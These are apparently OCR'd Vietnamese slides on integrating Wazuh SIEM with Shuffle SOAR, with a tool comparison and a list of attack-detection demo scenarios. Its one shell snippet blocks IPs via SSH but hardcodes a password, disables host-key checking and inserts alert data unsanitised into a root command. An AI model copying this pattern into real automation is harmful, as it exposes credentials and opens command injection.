
- **Wazuh Dashboard**: Wazuh dashboard là giao diện web để người dùng tương tác với nền tảng Wazuh. Dashboard (trước đây dựa trên Kibana, nay là một phiên bản tùy biến của OpenSearch Dashboards tích hợp plugin Wazuh) cho phép hiển thị trực quan các cảnh báo, sự kiện bảo mật và cung cấp các bảng điều khiển (dashboard) tiện ích.



CHƯƠNG 2: TỔNG QUAN VỀ WAZUH VÀ SHUFFLE

1.1. TỔNG QUAN VỀ WAZUH SIEM

- **Luồng hoạt động**



CHƯƠNG 2: TỔNG QUAN VỀ WAZUH VÀ SHUFFLE


1.1. TỔNG QUAN VỀ SHUFFLE SOAR

- Shuffle là nền tảng SOAR mã nguồn mở được phát triển bởi Fredrik và phát hành công khai từ năm 2020. Shuffle được thiết kế theo kiến trúc microservices dựa trên Docker, mang lại tính module hóa cao, dễ mở rộng và dễ tùy biến. Shuffle cung cấp khả năng tự động hóa bảo mật theo phong cách Plug-and-Play với hơn 100 ứng dụng tích hợp sẵn ngay khi cài đặt.

CHƯƠNG 2: TỔNG QUAN VỀ WAZUH VÀ SHUFFLE

1.1. TỔNG QUAN VỀ SHUFFLE SOAR

- **Kiến trúc:**
  - Apps: Apps là các khối xây dựng (building blocks) cơ bản nhất. Mỗi App đại diện cho một hệ thống, một công cụ hoặc một dịch vụ bên ngoài (của bên thứ ba) mà Shuffle có thể giao tiếp thông qua API.



CHƯƠNG 2: TỔNG QUAN VỀ WAZUH VÀ SHUFFLE


1.1. TỔNG QUAN VỀ SHUFFLE SOAR

- **Kiến trúc:**
  - Workflow: Là một bản đồ logic trực quan, nơi người dùng kết nối các App lại với nhau để tạo thành một chuỗi hành động có ý nghĩa. Nó tiếp nhận dữ liệu đầu vào (Trigger), luân chuyển dữ liệu đó qua các khối xử lý (Action), và đưa ra kết quả cuối cùng.
  - Playbooks: Là một Workflow đã được hoàn thiện hóa và chuẩn hóa để giải quyết một kịch bản bảo mật cụ thể.

CHƯƠNG 2: TỔNG QUAN VỀ WAZUH VÀ SHUFFLE

1.1. TỔNG QUAN VỀ SHUFFLE SOAR


- **Kiến trúc:**
  - Triggers(Bộ kích hoạt): Trigger là điểm bắt đầu của mọi tự động hóa. Nó lắng nghe và "bắt" các sự kiện để khởi động một Workflow. Shuffle cung cấp các cơ chế Trigger đa dạng để phù hợp với nhiều kiến trúc tích hợp:
    - Webhook (HTTP POST)
    - Schedules
    - Email



CHƯƠNG 2: TỔNG QUAN VỀ WAZUH VÀ SHUFFLE

1.1. TỔNG QUAN VỀ SHUFFLE SOAR

- **Kiến trúc:**
  - Action: Là các nút (nodes) thực thi bên trong Workflow. Mỗi Action sẽ gọi một hàm (function) cụ thể của một App. Ví dụ: Node SSH sẽ thực thi bash execution → SSH vào địa chỉ máy mục tiêu được định nghĩa sẵn.



Liquid Filters | Python Examples | + Autocomplete


```
apk add --no-cache openssh-client sshpass > /dev/null 2>&1

if sshpass -p 'Huy@123' ssh -o StrictHostKeyChecking=no huy@192.168.138.150 "echo 'Huy@123' |
  sudo -S sh -c 'echo \"ALL: $exec.all_fields.data.srcip\" >> /etc/hosts.deny'"; then
    sleep 2
    echo -n "✅ THÀNH CÔNG"
else
    sleep 2
    echo -n "❌ THẤT BẠI"
fi
```

CHƯƠNG 2: TỔNG QUAN VỀ WAZUH VÀ SHUFFLE

1.1. TỔNG QUAN VỀ SHUFFLE SOAR

- **Kiến trúc:**
  - Dynamic Variables (Tham chiếu biến động): Trong quá trình điều phối, đầu ra (Output) của Action trước sẽ trở thành đầu vào (Input) của Action sau. Shuffle sử dụng cú pháp biến dạng $exec để bóc tách dữ liệu JSON một cách linh hoạt, đảm bảo luồng thông tin xuyên suốt từ lúc nhận cảnh báo Wazuh cho đến khi phản hồi sự cố.

Ví dụ: Nếu muốn truy vấn đến địa chỉ IP của máy nạn nhân dựa trên log wazuh gửi về qua webhook: exec.id.all_fields.agent.ip



CHƯƠNG 2: TỔNG QUAN VỀ WAZUH VÀ SHUFFLE

1.2. LỰA CHỌN CÔNG CỤ: PHÂN TÍCH SO SÁNH VÀ CĂN CỨ ÁP DỤNG WAZUH–SHUFFLE

- Việc xây dựng mô hình SIEM–SOAR đặt ra yêu cầu lựa chọn một nền tảng tự động hóa phản hồi phù hợp với ba ràng buộc của đề tài:
  - Không phát sinh chi phí bản quyền.
  - Có thể tích hợp trực tiếp với Wazuh.
  - Hỗ trợ xây dựng playbook có logic rẽ nhánh cho các kịch bản tấn công cụ thể.
- Với các ràng buộc đó, ba nền tảng mã nguồn mở được đưa vào phân tích so sánh: Shuffle, n8n và TheHive+Cortex. Đây là ba nền tảng được cộng đồng bảo mật và các nghiên cứu liên quan đề cập phổ biến nhất trong bối cảnh xây dựng SOC chi phí thấp.


CHƯƠNG 2: TỔNG QUAN VỀ WAZUH VÀ SHUFFLE

1.2. LỰA CHỌN CÔNG CỤ: PHÂN TÍCH SO SÁNH VÀ CĂN CỨ ÁP DỤNG WAZUH–SHUFFLE

Tiêu chí	Shuffle	n8n	TheHive + Cortex
Thiết kế chuyên biệt cho bảo mật	Có	Không	Có
Tích hợp Wazuh webhook sẵn có	Có (built-in)	Cần tự cấu hình	Có (qua module)
Playbook có logic rẽ nhánh	Có	Có	Hạn chế
App bảo mật tích hợp sẵn	Nhiều	Ít	Qua Cortex analyzer
Phản hồi tự động thời gian thực	Có	Có	Hạn chế
Trạng thái mã nguồn mở (2024)	Hoạt động đầy đủ	Hoạt động đầy đủ	Community bị hạn chế

CHƯƠNG 3: THIẾT KẾ VÀ TRIỂN KHAI MÔ HÌNH GIÁM SÁT – TỰ ĐỘNG HÓA XỬ LÝ SỰ KIỆN

1 LUỒNG HOẠT ĐỘNG VÀ TƯƠNG TÁC GIỮA CÁC THÀNH PHẦN



DEMO

KỊCH BẢN 1: PHÁT HIỆN VÀ PHẢN ỨNG TỰ ĐỘNG EMAIL PHISHING

KỊCH BẢN 2: PHÁT HIỆN THỰC THI LỆNH ĐỘC HẠI QUA POWERSHEL

KỊCH BẢN 3: BRUTEFORCE SSH + PRIVILEGE ESCALATION SUID

KỊCH BẢN 4: PHÁT HIỆN TẤN CÔNG SQLI + FILE_RCE

DEMO


KỊCH BẢN 1: PHÁT HIỆN VÀ PHẢN ỨNG TỰ ĐỘNG EMAIL PHISHING

- Một Email nội bộ nhận được email phishing chứa link hoặc tệp độc hại. Hệ thống SOAR tự động quét email, trích xuất IOC và kiểm tra với các nguồn threat intelligence.

- Nếu phát hiện nguy cơ, hệ thống lập tức chặn kết nối độc hại và gửi email cảnh báo

